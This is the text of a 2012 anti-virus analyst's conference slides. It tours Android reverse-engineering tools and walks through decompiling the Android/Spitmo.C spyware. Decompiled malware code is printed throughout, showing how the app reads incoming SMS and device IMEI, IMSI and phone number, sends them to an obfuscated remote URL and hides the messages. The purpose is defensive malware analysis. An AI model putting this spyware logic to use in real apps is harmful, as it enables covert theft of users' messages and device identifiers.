

FORTINET.

Android Reverse Engineering Tools

From an anti-virus analyst's perspective

Axelle Aprville

InsomniHack'12, March 2012

- ▶ Contents of an APK: manifest, .dex, resources...
- ▶ Tutorial: reversing Android/Spitmo.C!tr.spy
- ▶ A few other tricks: logs, anti-emulator...
- ▶ Miscellaneous tools

```
.field public static final BfRrRkRport:Ljava/lang/String; -- R
-----tq--t-q=p-q=:==q/q/qrqoqu==t-l=qnq-gq==sq.==c==qo-m
-qzq.-q=p=qh-p="


# direct methods
.method static constructor <clinit>()V
    .locals 1

    .prologue
    .line 52
    const/4 v0, 0x0

    sput-boolean v0, Lcom/antivirus/kav/SmsReceiver;->FirstScheduleInstalled:Z

    .line 43
    return-void
.end method
```

APK - Android Packages





```
$ unzip criptomovil.apk
Archive:  criptomovil.apk
  inflating: res/layout/main.xml
  inflating: AndroidManifest.xml
 extracting: resources.arsc
 extracting: res/drawable-hdpi/icon.png
 extracting: res/drawable-ldpi/icon.png
 extracting: res/drawable-mdpi/icon.png
  inflating: classes.dex
  inflating: META-INF/MANIFEST.MF
  inflating: META-INF/CERT.SF
  inflating: META-INF/CERT.RSA
```

Binary manifest

```
$ hexdump -C AndroidManifest.xml | head
00000000  03 00 08 00 b0 1c 00 00  01 00 1c 00 8c 0d 00 00  |.....
00000010  3d 00 00 00 00 00 00 00  00 00 00 00 10 01 00 00  |=.....
00000020  00 00 00 00 00 00 00 00  1a 00 00 00 34 00 00 00  |.....
```

Better with aapt

```
$ aapt dump xmltree criptomovil.apk AndroidManifest.xml
N: android=http://schemas.android.com/apk/res/android
  E: manifest (line=2)
    A: android:versionCode(0x0101021b)=(type 0x10)0x1
    A: android:versionName(0x0101021c)="1.0" (Raw: "1.0")
    A: package="com.antivirus.kav" (Raw: "com.antivirus.kav")
    E: uses-permission (line=8)
      A: android:name(0x01010003)="android.permission.
        BROADCAST_STICKY"
      (Raw: "android.permission.BROADCAST_STICKY")
```



AXMLPrinter

```
$ java -jar AXMLPrinter2.jar AndroidManifest.binary.xml
<?xml version="1.0" encoding="utf-8"?>
<manifest
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="4"
    ..
```

Other Swiss Knives

- ▶ **Androguard**: collection of Python tools
\$./androxml.py -i criptomovil.apk -o AndroidManifest.human.xml
- ▶ **Apktool**: re-engineering Android apps
\$ java -jar apktool.jar d criptomovil.apk output



- ▶ Same as the manifest: they are not directly readable (for humans...)
- ▶ aapt dump resources works, but output not excellent
- ▶ Use Apktool! Great tool :)

```
$ java -jar apktool.jar d criptomovil.apk output
...
$ cat output/res/layout/main.xml
<?xml version="1.0" encoding="UTF-8"?>
<LinearLayout android:orientation="vertical"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
...

```



- ▶ Similar to Java .class: .class converted to .dex by "dx"
More at:
[http://en.wikipedia.org/wiki/Dalvik_\(software\)](http://en.wikipedia.org/wiki/Dalvik_(software))
- ▶ Opcodes: see http://pallergabor.uw.hu/androidblog/dalvik_opcodes.html
- ▶ Parse with a hex editor. 010 Editor has a Dex template

Dalvik bytecode - Android/Foncy.A!tr

Startup classes.dex

0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF

05D0h: 9F 10 00 00 04 00 00 00 10 00 00 00 0E 00 Y.....Y.....
05E0h: 08 00 02 00 06 00 00 00 A4 10 00 00 9F 00 00 00 ..o...W...Y.....
05F0h: 12 02 67 20 01 00 A9 00 1A 04 0B 00 12 15 71 30 ..o...@...q0.....
0600h: 00 00 49 05 0C 08 6E 10 0E 00 08 00 1A 04 68 00 ..I...n...h.....
0610h: 6E 20 10 00 49 00 0C 07 1F 07 08 00 6E 10 07 00 n..I...n...n.....
0620h: 07 00 0C 06 1A 04 4F 00 6E 20 1C 00 46 00 0A 04 O.n...F...
0630h: 38 04 17 00 1A 01 07 00 1A 03 34 00 71 00 05 00 B.....4.q.....
0640h: 00 00 0C 00 07 24 07 25 74 06 06 00 00 00 07 24\$.4t.....\$
0650h: 07 25 74 06 06 00 00 00 07 24 07 25 74 06 06 00\$.4t.....\$
0660h: 00 00 07 24 07 25 74 06 06 00 00 0E 00 1A 04\$.4t.....\$
0670h: 43 00 6E 20 1C 00 46 00 0A 04 38 04 07 00 1A 01 C.n...F...B.....
0680h: 08 00 1A 03 0C 00 28 3B 1A 04 46 00 6E 20 1C 00(B...F.n...
0690h: 46 00 0A 04 38 04 07 00 1A 01 03 00 1A 03 0D 00 F...B.....
06A0h: 28 CE 1A 04 5D 00 6E 20 1C 00 46 00 0A 04 38 04 ([...].n...F...B...

Template Results - DexTemplate.bt

Name	Value	Start	Size	Color	Comment
uint source_file_idx	(0x2C) "MagicSMSActivity.java"	494h	4h	Fg: Bg:	String ID for the name of the f
uint annotations_off	0h	498h	4h	Fg: Bg:	File offset to the annotation st
uint class_data_off	1033h	49Ch	4h	Fg: Bg:	File offset to the class data fo
struct class_data_item_class_data	0 static fields, 0 instance fields, ...	1033h	8h	Fg: Bg:	Class data
uint uleb128 static_fields_size	0x0	1033h	1h	Fg: Bg:	The number of static fields
uint uleb128 instance_fields_size	0x0	1034h	1h	Fg: Bg:	The number of instance fields
uint uleb128 direct_methods_size	0x1	1035h	1h	Fg: Bg:	The number of direct methods
uint uleb128 virtual_methods_size	0x1	1036h	1h	Fg: Bg:	The number of virtual methods
struct encoded_method_list direct_methods	1 methods	1037h	6h	Fg: Bg:	Encoded sequence of direct me
struct encoded_method method	public constructor void com.magi.	1037h	6h	Fg: Bg:	Encoded method
uint uleb128 method_idx_diff	0xF	1037h	1h	Fg: Bg:	Method ID for this method, req
ubyte val	Fh	1037h	1h	Fg: Bg:	uleb128 element
uint uleb128 access_flags	(0x10001) ACC_PUBLIC ACC_C...	1038h	3h	Fg: Bg:	Access flags
uint uleb128 code_off	0x5C8	1038h	2h	Fg: Bg:	File offset to the code for this
struct code_item code	1 registers, 1 in arguments, 1 ou	5C8h	18h	Fg: Bg:	Code structure for this method
ushort registers_size	1h	5C8h	2h	Fg: Bg:	Number of registers used by th
ushort ins_size	1h	5C9h	2h	Fg: Bg:	Number of words of incoming e
ushort outs_size	1h	5CAh	2h	Fg: Bg:	Number of words of outgoing e
ushort tries_size	0h	5CBh	2h	Fg: Bg:	Number of entries for the try b
uint debug_info_off	109Fh	5CBh	4h	Fg: Bg:	File offset to the debug inform
struct debug_info_item debug_info		109Fh	5h	Fg: Bg:	Debug information for this met
uint uleb128 size	0x4B	5D4h	4h	Fg: Bg:	Size of instruction list, in 16-bit
ushort insns[4]		5D6h	8h	Fg: Bg:	Instruction
ushort insns[0]	(1070h)	5D6h	2h	Fg: Bg:	Instruction
ushort insns[1]		5D8h	2h	Fg: Bg:	Instruction
ushort insns[2]	0h	5DAh	2h	Fg: Bg:	Instruction
ushort insns[3]	0h	5DEh	2h	Fg: Bg:	Instruction

Dalvik opcode: invoke-direct

Dissassembling DEX: you (probably) don't want to use dexdump


```
axelle@caiman:/tmp/Android-FIcons:~/softs/android-sdk-linux_x86/platform-tools/dexdump -d classes.dex | grep -A 100 "Class descriptor : 'Lcom/nl/MyService;'"
```

```
Class descriptor : 'Lcom/nl/MyService;'
Access flags      : 0x0001 (PUBLIC)
Superclass        : 'Landroid/app/Service;'
Interfaces        : -
Static fields      : -
  #0               : (in Lcom/nl/MyService;)
    name           : 'mShowLog'
    type           : 'Z'
    access         : 0x001a (PRIVATE STATIC FINAL)
Instance fields    : -
  #0               : (in Lcom/nl/MyService;)
    name           : 'iccid'
    type           : 'Ljava/lang/String;'
    access         : 0x0002 (PRIVATE)
```

```
02a1dc: 7010 1700 0100          |0000: invoke-direct (v1),
Lcom/nl/MyService;.<init>:()V // method00017
02a1e2: 2200 3100              |0003: new-instance v0, La
ndroid/os/Handler; // type00031
02a1e6: 7010 8c00 0000          |0005: invoke-direct (v0),
Lcom/nl/MyService;.<init>:()V // method0008c
02a1ec: 5b10 1906              |0008: iput-object v0, v1,
Lcom/nl/MyService;.mHandler:Landroid/os/Handler; // field00619
02a1f0: 2200 c500              |000a: new-instance v0, Lc
om/nl/MyService$1; // type000c5
02a1f4: 7020 3a05 1000          |000c: invoke-direct (v0,
```

- ▶ Ships with the Android SDK, in platform-tools/
- ▶ Always works (?)
- ▶ Output difficult to read: all classes together etc.

- ▶ Apktool: produces **smali**
- ▶ Code syntax highlight:
 - ▶ Emacs: **Nelson Elhage** or **Tim Strazzere**
 - ▶ Vim: **Jon Larimer**
 - ▶ Notepad++: **lohan+**
 - ▶ UltraEdit: **lohan+**



```
class public Lcom/antivirus/kav/SmsReceiver;
.super Landroid/content/BroadcastReceiver;
.source "SmsReceiver.java"

# static fields
.field static AppContext:Landroid/content/Context; = null

.field static FirstScheduleInstalled:Z = false

.field public static final SettingHideSms:Ljava/lang/String; = "AntivirusEnabled"

.field public static final UrlToReport:Ljava/lang/String; = "h=-q-
-----tg--t-q=p-q:=q/q/qrgoqu=-t-i=qng-gq=-sqm=-sq.-=c=-qo-mq/=
-qzq.-q=p=qh-p="

# direct methods
.method static constructor <clinit>()V
    .locals 1

    .prologue
    .line 52
    const/4 v0, 0x0

    sput-boolean v0, Lcom/antivirus/kav/SmsReceiver;:->FirstScheduleInstalled:Z

    .line 43
    return-void
.end method
```

SmsReceiver.smali Top (1,0) (smali)--3:22PM Mail

```
$ java -jar apktool.jar d ficon.apk output
```

```
Exception in thread "main" brut.androlib.AndrolibException:  
brut.directory.DirectoryException: java.util.zip.ZipException:  
error in opening zip file  
at brut.androlib.ApkDecoder.hasSources(Unknown Source)  
...
```

Dedexer produces .ddx files ≈

<http://jasmin.sourceforge.net/about.html> Jasmin w/
Dalvik opcodes

```
$ mkdir ./dedexer  
$ java -jar ddx1.18.jar -d ./dedexer/ ./classes.dex  
...  
$ cat ./dedexer/com/nl/MyService.ddx  
...  
.method public <init>()V  
.limit registers 2  
; this: v1 (Lcom/nl/MyService;)  
.line 74  
    invoke-direct    {v1},android/app/Service/<init> ; <init>()V
```

Command line - Decompiling Android/RootSmart.A!tr

```
./ded.sh suspect.apk -d ./ded-output -c
...
Soot finished on Fri Feb 10 14:05:46 CET 2012
Soot has run for 0 min. 2 sec.
./ded-output/optimized-decompiled/[...]/smart/y.java
Decompiled 144 classes out of 152
Retargeting time: 32.708s
Decompilation time: 945.141s
```

```
r8 = c.getResources().openRawResource(i1);

try
{
    r9 = new byte[r8.available()];
    r8.read(r9);
    r12 = a.j().getBytes("UTF-8");
    r14 = KeyGenerator.getInstance("AES");
    r15 = SecureRandom.getInstance("SHA1PRNG");
    r15.setSeed(r12);
    r14.init(128, r15);
    r18 = new SecretKeySpec(r14.generateKey().getEncoded(), "AES");
    r21 = Cipher.getInstance("AES");
    r21.init(2, r18);
    e = new String(r21.doFinal(r9), "UTF-8");
}
catch (Exception $r25)
{
}
```



- ▶ Dex2jar: Java-based tool converting .dex to .jar :)

```
$ ./dex2jar.sh criptomovil.apk  
dex2jar version: reader-1.7, translator-0.0.9.6, ir-1.4  
dex2jar criptomovil.apk -> criptomovil_dex2jar.jar  
Done.
```

- ▶ View the Jar with a Java Decompiler (jd-gui, jad, dj...)
- ▶ "Java Decompiler" Pros: GUI, save source files, browse Jar, jump from one class to another
- ▶ Cons: not specifically meant for Dalvik, a few bugs (but not many)

Decompiled Java source code - at a glance




Figure: Android/Spitmo.C!tr.spy



Step 1. Read the manifest

- ▶ Identify the entry points.
- ▶ Several permissions.

```
<uses-permission android:name="android.permission.READ_SMS">
```

```
</uses-permission>
```

```
<uses-permission android:name="android.permission.RECEIVE_SMS">
```



Step 1. Read the manifest

- ▶ Identify the entry points.
- ▶ Several permissions.
- ▶ A service

```
<service android:enabled="true" android:name=".KavService">  
  
</service>
```

Step 1. Read the manifest

- ▶ Identify the entry points.
- ▶ Several permissions.
- ▶ A service
- ▶ SMS Receiver with high priority

```
<receiver android:name=".SmSReceiver">  
  
    <intent-filter android:priority="999999">  
  
        <action android:name="android.provider.Telephony.SMS_RECEIVED">  
  
        </action>  
  
        <action android:name="android.intent.action.NEW_OUTGOING_CALL">  
  
        </action>  
  
        <action android:name="android.intent.action.BOOT_COMPLETED">  
  
        </action>
```

Step 1. Read the manifest

- ▶ Identify the entry points.
- ▶ Several permissions.
- ▶ A service
- ▶ SMS Receiver with high priority
- ▶ Main

```
<activity android:label="@7F040001" android:name=".MainActivity">

    <intent-filter>

        <action android:name="android.intent.action.MAIN">

        </action>

        <category android:name="android.intent.category.LAUNCHER">

        </category>
```



- ▶ onCreate() called when application is launched.

```
public class MainActivity extends Activity
{
    public void onCreate(Bundle paramBundle)
    {
        super.onCreate(paramBundle);
        Object localObject = Integer.toString(2 * Integer.parseInt(((TelephonyManager) getSystemService("phone")).getDeviceId().substring(8)));
        String str = "1" + (String) localObject + "3";
        localObject = new AlertDialog.Builder(this).create();
        ((AlertDialog) localObject).setCancelable(false);
        ((AlertDialog) localObject).setMessage("\tSu código de activación: \n\n\t\t\t" + str + "\n");
        ((AlertDialog) localObject).setButton("OK", new DialogInterface.OnClickListener()
        {
            public void onClick(DialogInterface paramDialogInterface, int paramInt)
            {
                paramDialogInterface.dismiss();
                System.exit(0);
            }
        });
        ((AlertDialog) localObject).show();
    }
}
```



- ▶ onCreate() called when application is launched.
- ▶ Get 8th character of IMEI.

```
public class MainActivity extends Activity
{
    public void onCreate(Bundle paramBundle)
    {
        super.onCreate(paramBundle);
        Object localObject = Integer.toString(2 * Integer.parseInt(((TelephonyManager) getSystemService("phone")).getDeviceId()).substring(8));
        String str = "1" + (String) localObject + "3";
        localObject = new AlertDialog.Builder(this).create();
        ((AlertDialog) localObject).setCancelable(false);
        ((AlertDialog) localObject).setMessage("\tSu código de activación: \n\n\t\t\t" + str + "\n");
        ((AlertDialog) localObject).setButton("OK", new DialogInterface.OnClickListener()
        {
            public void onClick(DialogInterface paramDialogInterface, int paramInt)
            {
                paramDialogInterface.dismiss();
                System.exit(0);
            }
        });
        ((AlertDialog) localObject).show();
    }
}
```



- ▶ onCreate() called when application is launched.
- ▶ Get 8th character of IMEI.
- ▶ Display alert dialog with activation code "1"+8th char+"3"

```
public class MainActivity extends Activity
{
    public void onCreate(Bundle paramBundle)
    {
        super.onCreate(paramBundle);
        Object localObject = Integer.toString(2 * Integer.parseInt(((TelephonyManager) getSystemService("phone")).getDeviceId()).substring(8));
        String str = "1" + (String) localObject + "3";
        localObject = new AlertDialog.Builder(this).create();
        ((AlertDialog) localObject).setCancelable(false);
        ((AlertDialog) localObject).setMessage("\tSu código de activación: \n\n\t\t\t" + str + "\n");
        ((AlertDialog) localObject).setButton("OK", new DialogInterface.OnClickListener()
        {
            public void onClick(DialogInterface paramDialogInterface, int paramInt)
            {
                paramDialogInterface.dismiss();
                System.exit(0);
            }
        });
        ((AlertDialog) localObject).show();
    }
}
```



- ▶ onCreate() called when application is launched.
- ▶ Get 8th character of IMEI.
- ▶ Display alert dialog with activation code "1"+8th char+"3"
- ▶ Exit dialog when button pressed

```
public class MainActivity extends Activity
{
    public void onCreate(Bundle paramBundle)
    {
        super.onCreate(paramBundle);
        Object localObject = Integer.toString(2 * Integer.parseInt(((TelephonyManager) getSystemService("phone")).getDeviceId().substring(8)));
        String str = "1" + (String) localObject + "3";
        localObject = new AlertDialog.Builder(this).create();
        ((AlertDialog) localObject).setCancelable(false);
        ((AlertDialog) localObject).setMessage("\tSu código de activación: \n\n\t\t\t" + str + "\n");
        ((AlertDialog) localObject).setButton("OK", new DialogInterface.OnClickListener()
        {
            public void onClick(DialogInterface paramDialogInterface, int paramInt)
            {
                paramDialogInterface.dismiss();
                System.exit(0);
            }
        });
        ((AlertDialog) localObject).show();
    }
}
```



How to start a service

- ▶ `startService()` → `onCreate()` → `onStartCommand()` (or `onStart()` for old SDKs)
- ▶ `bindService()` → `onCreate()`

Not started?

```
$ grep -ri startService ./smali  
$ grep -ri bindService ./smali
```

Not used (yet)?

Reversing SmsReceiver with Java Decompiler

```
public void onReceive(Context paramContext, Intent paramIntent)
{
    paramContext = paramContext;
    if (!(!paramIntent.getAction().equals("android.intent.action.NEW_OUTGOING_CALL") && (!paramIntent.getAction().equals("android.intent.action.BOOT_COMPLETED"))))
    {
        boolean bool = GetBoolValue(paramContext, "AntivirusEnabled");
        if (bool)
        {
            Bundle localBundle = paramIntent.getExtras();
            ((SmsMessage[]))null;
            Object localObject = GetStaticDataString(paramContext);
            int j = 0;
            if (localBundle != null)
            {
                Object[] arrayOfObject = (Object[])localBundle.get("pdus");
                SmsMessage[] arrayOfSmsMessage = new SmsMessage[arrayOfObject.length];
                int k;
                for (int i = 0; i < arrayOfSmsMessage.length; i++)
                {
                    arrayOfSmsMessage[i] = SmsMessage.createFromPdu((byte[])arrayOfObject[i]);
                    String str2 = arrayOfSmsMessage[i].getMessageBody().toString();
                    String str1 = arrayOfSmsMessage[i].getOriginatingAddress();
                    StringBuilder localStringBuilder = new StringBuilder(String.valueOf(localObject));
                    localObject = new Object[1];
                    localObject[0] = URLEncoder.encode(str1);
                    localObject[1] = URLEncoder.encode(str2);
                    localObject = String.format("%sfrom=%s&text=%s", localObject);
                    k = i;
                }
                if (k != 0)
                {
                    GetRequest((String)localObject);
                    if (bool)
                    {
                        abortBroadcast();
                    }
                }
            }
            else
            {
                FirstScheduleInstalled = true;
                KayService.Schedule(paramContext, 30);
            }
        }
    }
}
```



```
public void onReceive(Context paramContext, Intent paramIntent)
{
    AppContext = paramContext;
    if ((!paramIntent.getAction().equals("android.intent.action.NEW_OUTGOING_CALL"))
        && (!paramIntent.getAction().equals("android.intent.action.BOOT_COMPLETED")))
    {
        boolean bool = GetBoolValue(paramContext, "AntivirusEnabled");
    }
}
```



```
public static boolean GetBoolValue(Context paramContext, String paramString)
{
    boolean bool = false;
    if (paramContext != null)
        bool = paramContext.getSharedPreferences("kav", 0).getBoolean(paramString, false);
    return bool;
}
```



```
boolean bool = GetBoolValue(paramContext, "AntivirusEnabled");
if (bool)
{
    Bundle localBundle = paramIntent.getExtras();
    ((SmsMessage[])null);
    Object localObject = GetStaticDataString(paramContext);
    int j = 0;
    if (localBundle != null)
    {
```



```
if (localBundle != null)
{
    Object[] arrayOfObject = (Object[])localBundle.get("pdus");
    SmsMessage[] arrayOfSmsMessage = new SmsMessage[arrayOfObject.length];
    int k;
    for (int i = 0; i < arrayOfSmsMessage.length; i++)
    {
        arrayOfSmsMessage[i] = SmsMessage.createFromPdu((byte[])arrayOfObject[i]);
        String str2 = arrayOfSmsMessage[i].getMessageBody().toString();
        String str1 = arrayOfSmsMessage[i].getOriginatingAddress();
    }
}
```



```
String str2 = arrayOfSmsMessage[1].getMessageBody().toString();
String str1 = arrayOfSmsMessage[1].getOriginatingAddress();
StringBuilder localStringBuilder = new StringBuilder(String.valueOf(localObject));
localObject = new Object[2];
localObject[0] = URLEncoder.encode(str1);
localObject[1] = URLEncoder.encode(str2);
localObject = String.format("&from=%s&text=%s", localObject);
k = 1;
```



```
        localObject[1] = URLEncoder.encode(str2);  
        localObject = String.format("&from=%s&text=%s", localObject);  
        k = 1;  
    }  
    if (k != 0)  
        GetRequest((String)localObject);  
    if (bool)  
        abortBroadcast();  
}
```

Things we know

- ▶ onReceive processes incoming SMS messages
- ▶ AntivirusEnabled is a flag, if not enabled, won't do much.
- ▶ Calls GetStaticDataString
- ▶ Retrieves SMS body and originating phone number
- ▶ Formats a string: &from=ORIGIN&text=BODY
- ▶ Calls GetRequest
- ▶ AntivirusEnabled true: don't forward SMS to others

Things which are unclear yet

- ▶ What does GetStaticDataString() do?
- ▶ The result of GetStaticDataString() is overwritten...?
- ▶ What is variable k?
- ▶ What does GetRequest() do?

```
public static String GetStaticDataString(Context paramContext)
{
    Object localObject2 = (TelephonyManager)paramContext.getSystemService("phone");
    Object localObject1 = ((TelephonyManager)localObject2).getLineNumber();
    String str1 = ((TelephonyManager)localObject2).getSubscriberId();
    String str2 = ((TelephonyManager)localObject2).getDeviceId();
    String str3 = "empty";
    if (str2 != null)
    {
        str3 = Integer.toString(2 * Integer.parseInt(((TelephonyManager)localObject2).getDeviceId().substring(8)));
        str3 = "1" + str3 + "3";
    }
    else
    {
        str2 = "empty";
    }
    if (localObject1 != null)
        localObject2 = ((String)localObject1).replace("+", "");
    else
        localObject2 = "empty";
    if (str1 == null)
        str1 = "empty";
    int i = 0;
    if (GetBoolValue(paramContext, "AntivirusEnabled"))
        i = 1;
    localObject1 = new Object[5];
    localObject1[0] = localObject2;
    localObject1[1] = str1;
    localObject1[2] = str2;
    localObject1[3] = str3;
    localObject1[4] = Integer.valueOf(i);
    return (String)(String)String.format("?to=%s&i=%s&m=%s&aid=%s&h=%s", localObject1);
}
```

```
public static String GetStaticDataString(Context paramContext)
{
    Object localObject2 = (TelephonyManager)paramContext.getSystemService("phone");
    Object localObject1 = ((TelephonyManager)localObject2).getLineNumber();
    String str1 = ((TelephonyManager)localObject2).getSubscriberId();
    String str2 = ((TelephonyManager)localObject2).getDeviceId();
    String str3 = "empty";
    if (str2 != null)
    {
        str3 = Integer.toString(2 * Integer.parseInt(
            DeviceId().substring(8)));
        str3 = "1" + str3 + "3";
    }
    else
    {
        str2 = "empty";
    }
    if (localObject1 != null)
        localObject2 = ((String)localObject1).replace("+", "");
    else
        localObject2 = "empty";
    if (str1 == null)
        str1 = "empty";
    int i = 0;
    if (GetBoolValue(paramContext, "AntivirusEnabled"))
        i = 1;
    localObject1 = new Object[5];
    localObject1[0] = localObject2;
    localObject1[1] = str1;
    localObject1[2] = str2;
    localObject1[3] = str3;
    localObject1[4] = Integer.valueOf(i);
    return (String)(String)String.format("?to=%s&i=%s&m=%s&aid=%s&ah=%s", localObject1);
}
```

str1 = IMSI
str2 = IMEI
str3 = 1 + 8th char IMEI + 3

localObject2 = remove + in phone number

to = phone number without +
i = IMSI
m = IMEI
aid = 1 + 8thchar + 3
h = boolean AntivirusEnabled

Things we know

- ▶ onReceive processes incoming SMS messages
- ▶ AntivirusEnabled is a flag, if not enabled, won't do much.
- ▶ Calls GetStaticDataString: ?to=PHONE&i=IMSI&m=IMEI...
- ▶ Retrieves SMS body and originating phone number
- ▶ Formats a string: &from=ORIGIN&text=BODY
- ▶ Calls GetRequest
- ▶ AntivirusEnabled true: don't forward SMS to others

Things which are unclear yet

- ▶ The result of GetStaticDataString() is overwritten...?
- ▶ What is variable k?
- ▶ What does GetRequest() do?



```
# virtual methods
.method public onReceive(Landroid/content/Context;Landroid/content/Intent;)V
    .locals 14
    .parameter "context"
    .parameter "intent"

    .prologue
    .line 217
    sput-object p1, Lcom/antivirus/kav/SmsReceiver;~>AppContext:Landroid/content/Context;

    .line 222
    invoke-virtual/range {p2 .. p2}, Landroid/content/Intent;~>getAction()Ljava/lang/String;

    move-result-object v9

    const-string v10, "android.intent.action.NEW_OUTGOING_CALL"

    invoke-virtual {v9, v10}, Ljava/lang/String;~>equals(Ljava/lang/Object;)Z

    move-result v9

    if-nez v9, :cond_0

    invoke-virtual/range {p2 .. p2}, Landroid/content/Intent;~>getAction()Ljava/lang/String;

    move-result-object v9

    const-string v10, "android.intent.action.BOOT_COMPLETED"

    invoke-virtual {v9, v10}, Ljava/lang/String;~>equals(Ljava/lang/Object;)Z

    move-result v9

    if-eqz v9, :cond_2
```

A look into Smali

```
# virtual methods
.method public onReceive(Landroid/content/Context;Landroid/content/Intent;)V
    .locals 14
    .parameter "context"
    .parameter "intent"

    .prologue
    .line 217
    sput-object p1, Lcom/antivirus/kav/SmsReceiver;~>AppContext:Landroid/content/Context;

    .line 222
    invoke-virtual/range {p2 .. p2}, Landroid/content/Intent;~>getAction()Ljava/lang/String;

    move-result-object v9

    const-string v10, "android.intent.action.NEW_OUTGOING_CALL"

    invoke-virtual {v9, v10}, Ljava/lang/String;~>equals(Ljava/lang/Object;)Z

    move-result v9

    if-nez v9, :cond_0

    invoke-virtual/range {p2 .. p2}, Landroid/content/Intent;~>getAction()Ljava/lang/String;

    move-result-object v9

    const-string v10, "android.intent.action.BOOT_COMPLETED"

    invoke-virtual {v9, v10}, Ljava/lang/String;~>equals(Ljava/lang/Object;)Z

    move-result v9

    if-eqz v9, :cond_2
    if (! intent.getAction().equals(
        "NEW_OUTGOING...")) {
        cond_0;
    }

    if (! intent.getAction().equals(
        "BOOT_COMPLETED") {
        cond_2;
    }
```



```
:cond_0
const/4 v9, 0x1

sput-boolean v9, Lcom/antivirus/kav/SmsReceiver;->FirstScheduleInstalled:Z

.line 225
const/16 v9, 0xe

invoke-static {p1, v9}, Lcom/antivirus/kav/KavService;->Schedule(Landroid/con
ext;I)V

.line 266
:cond_1
:goto_0
return-void

.line 230
:cond_2
const-string v9, "AntivirusEnabled"

invoke-static {p1, v9}, Lcom/antivirus/kav/SmsReceiver;->GetBoolValue(Landroi
/Context;Ljava/lang/String;)Z

move-result v2

.line 232
.local v2, TotalHideSms:Z
if-eqz v2, :cond_1
```

```
:cond_0
const/4 v9, 0x1

sput-boolean v9, Lcom/antivirus/

.line 225
const/16 v9, 0x1e

invoke-static {p1, v9}, Lcom/antivirus/kav/KavService;->Schedule(Landroid/con
ext;I)V

.line 266
:cond_1
:goto_0
return-void

.line 230
:cond_2
const-string v9, "AntivirusEnabled"

invoke-static {p1, v9}, Lcom/antivirus/kav/SmsReceiver;->GetBoolValue(Landroi
/Context;Ljava/lang/String;)Z

move-result v2

.line 232
.local v2, TotalHideSms:Z
if-eqz v2, :cond_1
```

cond_0:
FirstScheduleInstalled = true;
KavService->Schedule(0x1e);

cond_1: end

cond_2:...
TotalHideSms =
GetBoolValue("AntivirusEnabled");



```
    invoke-static {p1}, Lcom/antivirus/kav/SmsReceiver;->GetStaticDataString(Lcom/antivirus/kav/SmsReceiver;Lcom/antivirus/kav/SmsReceiver;Ljava/lang/String;Ljava/lang/String;)Ljava/lang/String;

    move-result-object v0

    .line 241
    .local v0, GetString:Ljava/lang/String;
    const/4 v1, 0x0

    .line 243
    .local v1, SendReport:Z
    if-eqz v3, :cond_1
```



```
3, SendReport:Z
```



- ▶ Bad decompilation of first initial test:

```
// WRONG
if (! intent.getAction().equals("OUTGOING_CALL") &&
    ! intent.getAction().equals("BOOT_COMPLETED")) {
}
// CORRECT
if (intent.getAction().equals("OUTGOING_CALL") {
    ...
} else if (! intent.getAction().equals("BOOT_COMPLETED")) {
}
```

- ▶ Missing variable names: TotalHideSms (AntivirusEnabled flag) and SendReport (k)
- ▶ Wrong decompilation of string composition: GetString initialized to GetStaticDataString() and then append &from=ORIGIN&text=BODY



Things we know

- ▶ If OUTGOING_CALL, schedule KavService
- ▶ Build string, initialize it to: ?to=PHONE&i=IMSI&m=IMEI...
- ▶ Retrieves SMS body and originating phone number
- ▶ Append &from=ORIGIN&text=BODY to string
- ▶ Calls GetRequest if SendReport true
- ▶ AntivirusEnabled true: don't forward SMS to others

Things which are unclear yet

- ▶ What does GetRequest() do?

GetRequest: Decompilation failure

```
ERROR //
public static int GetRequest(String paramString)

// Byte code:
// 0: new 63      java/lang/StringBuilder
// 3: dup
// 4: invokestatic 67 com/antivirus/kav/SmsReceiver:LinkAntivirus ()Ljava/lang/String;
// 7: invokestatic 73 java/lang/String:valueOf (Ljava/lang/Object;)Ljava/lang/String;
